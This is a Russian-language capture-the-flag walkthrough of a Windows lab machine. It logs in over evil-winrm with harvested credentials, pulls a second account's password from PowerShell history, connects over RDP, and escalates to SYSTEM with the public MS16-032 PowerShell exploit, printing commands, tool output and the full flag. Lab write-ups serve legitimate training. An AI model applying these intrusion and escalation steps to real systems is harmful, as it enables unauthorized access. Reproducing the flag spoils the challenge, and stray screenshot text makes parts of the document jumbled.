[hr-agency.codeby.cdb]: PS C:\Users\E.Kovaleva\Documents> cd ..\Desktop\
[hr-agency.codeby.cdb]: PS C:\Users\E.Kovaleva\Desktop> cat .\user_part
CODEBY{AS_R3P_Roast_
[hr-agency.codeby.cdb]: PS C:\Users\E.Kovaleva\Desktop>
```


evil-winrm -i hr-agency.codeby.cdb -u E.Kovaleva -p Mentiras123 -P 5986 --ssl
File
Actions
Edit
View
Help
exited3n@kali-vb:~
exited3n@kali-vb:~
evil-winrm -i hr-agency.codeby.cdb -u E.Kovaleva -p Mentiras123 -P 5986 --ssl

```
❯ evil-winrm -i hr-agency.codeby.cdb -u E.Kovaleva -p Mentiras123 -P 5986 --ssl

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on th
is machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\E.Kovaleva\Documents> whoami
codeby\e.kovaleva
*Evil-WinRM* PS C:\Users\E.Kovaleva\Documents> cd C:\Utils
*Evil-WinRM* PS C:\Utils> ls


    Directory: C:\Utils


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/28/2023   1:53 PM          11829 1.ps1
-a----         9/28/2023   3:16 PM           1031 disable_smb.ps1


*Evil-WinRM* PS C:\Utils> net user

User accounts for \\

-------------------------------------------------------------------------------
A.Molotov                Administrator            E.Kovaleva
Guest                    krbtgt                   S.Piskunov
T.Manning
The command completed with one or more errors.

*Evil-WinRM* PS C:\Utils> █
```

Далее можно использовать различные WinPeas, скрипты для поиска интересных файлов и т.д. Ключ для перехода к след. юзеру лежит в истории PowerShell команд

`C:\users\E.Kovaleva\Documents\ConsoleHostHistory.csv`

```
#TYPE Microsoft.PowerShell.Commands.HistoryInfo
"Id","CommandLine","ExecutionStatus","StartExecutionTime","EndExecutionTime"
"1","(Get-PSReadlineOption).HistorySavePath","Completed","9/28/2023 3:46:15 PM","9/28/2023 3:46:16 PM"
"2","(Get-PSReadlineOption)","Completed","9/28/2023 3:46:26 PM","9/28/2023 3:46:26 PM"
"3","Install-Module PSReadLine","Completed","9/28/2023 3:50:32 PM","9/28/2023 3:50:32 PM"
"4","notepad $Profile","Completed","9/28/2023 3:51:04 PM","9/28/2023 3:51:04 PM"
"5","Get-History","Completed","9/28/2023 3:52:03 PM","9/28/2023 3:52:03 PM"
"6","$PSVersionTable","Completed","9/28/2023 3:53:07 PM","9/28/2023 3:53:08 PM"
"7","$pass = Get-Content C:\Windows\Registration\cred.txt | ConvertTo-SecureString","Completed","9/28/2023 3:54:58 PM","9/28/2023 3:54:58 PM"
"8","$user = 'codeby\A.Molotov'","Completed","9/28/2023 3:55:02 PM","9/28/2023 3:55:02 PM"
"9","cmd","Completed","9/28/2023 3:55:10 PM","9/28/2023 3:55:12 PM"
"10","Get-History","Completed","9/28/2023 3:55:13 PM","9/28/2023 3:55:14 PM"
```

Внимание привлекают 2 строки:

```
"7","$pass = Get-Content C:\Windows\Registration\cred.txt | ConvertTo-SecureString","Completed","9/28/2023 3:54:58 PM","9/28/2023 3:54:58 PM"
"8","$user = 'codeby\A.Molotov'","Completed","9/28/2023 3:55:02 PM","9/28/2023 3:55:02 PM"
```

Собственно это реквизиты от учетной записи A.Molotov для доступа по RDP.
Подключаемся - `rdesktop -d codeby.cdb -u A.Molotov -p N0_way_my_fr1end 192.168.2.2`
В папке `~\Documents` находим подозрительный скрипт - `disable_smb.ps1`

Внутри много всего написано, внимание привлекают строки:


```
# Need to fix something else later
 …
.Summary
This security update resolves a vulnerability in Microsoft Windows.
Windows Secondary Logon Service fails to properly manage request handles in memory. Patch - Windows8.1-KB3139914-x86.msu
```

В поиске по различным запросам, например `KB3139914 security bulletin` понимаем что это заплатка от MS16-032

Под данную уязвимость куча эксплоитов, включая в metasploit
Мы используем powershell версию - `https://raw.githubusercontent.com/FuzzySecurity/PowerShell-Suite/master/Invoke-MS16-032.ps1`

Копируем на хост

```
Import-Module .\Invoke-MS16-032.ps1
Invoke-MS16-032
type C:\Users\Administrator\Desktop\root_part
```



windows2012_CDB_Task [Работает] - Oracle VM VirtualBox
Файл Машина Вид Ввод Устройства Справка
Windows PowerShell
012 R2
user_part
Windows Server 2012 R2 Standard
Build 9600
6:26 PM
9/28/2023
Right Ctrl

```
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

PS C:\Users\E.Kovaleva> cd \
PS C:\> cd .\Utils
PS C:\Utils> import-module .\1.ps1
PS C:\Utils> Invoke-MS16-032
         __ __ ___ ___   ___     ___ ___ ___
        |  V  |  _|_  | |  _|___|   |_  |_  |
        |     |_  |_| |_| . |___| | |_  |  _|
        |_|_|_|___|_____|___|   |___|___|___|

                       [by b33f -> @FuzzySec]

[?] Operating system core count: 4
[>] Duplicating CreateProcessWithLogonW handle
[?] Done, using thread handle: 1668

[*] Sniffing out privileged impersonation token..

[?] Thread belongs to: svchost
[+] Thread suspended
[>] Wiping current impersonation token
[>] Building SYSTEM impersonation token
[?] Success, open SYSTEM token handle: 1504
[+] Resuming thread..

[*] Sniffing out SYSTEM shell..

[>] Duplicating SYSTEM token
[>] Starting token race
[>] Starting process race
[!] Holy handle leak Batman, we have a SYSTEM she

PS C:\Utils> whoami
codeby\e.kovaleva
PS C:\Utils>
```

Administrator: C:\Windows\System32\cmd.exe

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Utils>cd \

C:\>cd Users\Administrator\Desktop

C:\Users\Administrator\Desktop>type root_part
Do3s_Not_Requir3_Pr3Auth_Tru3}
C:\Users\Administrator\Desktop>
```

Поздравляю!

CODEBY{AS_R3P_Roast_Do3s_Not_Requir3_Pr3Auth_Tru3}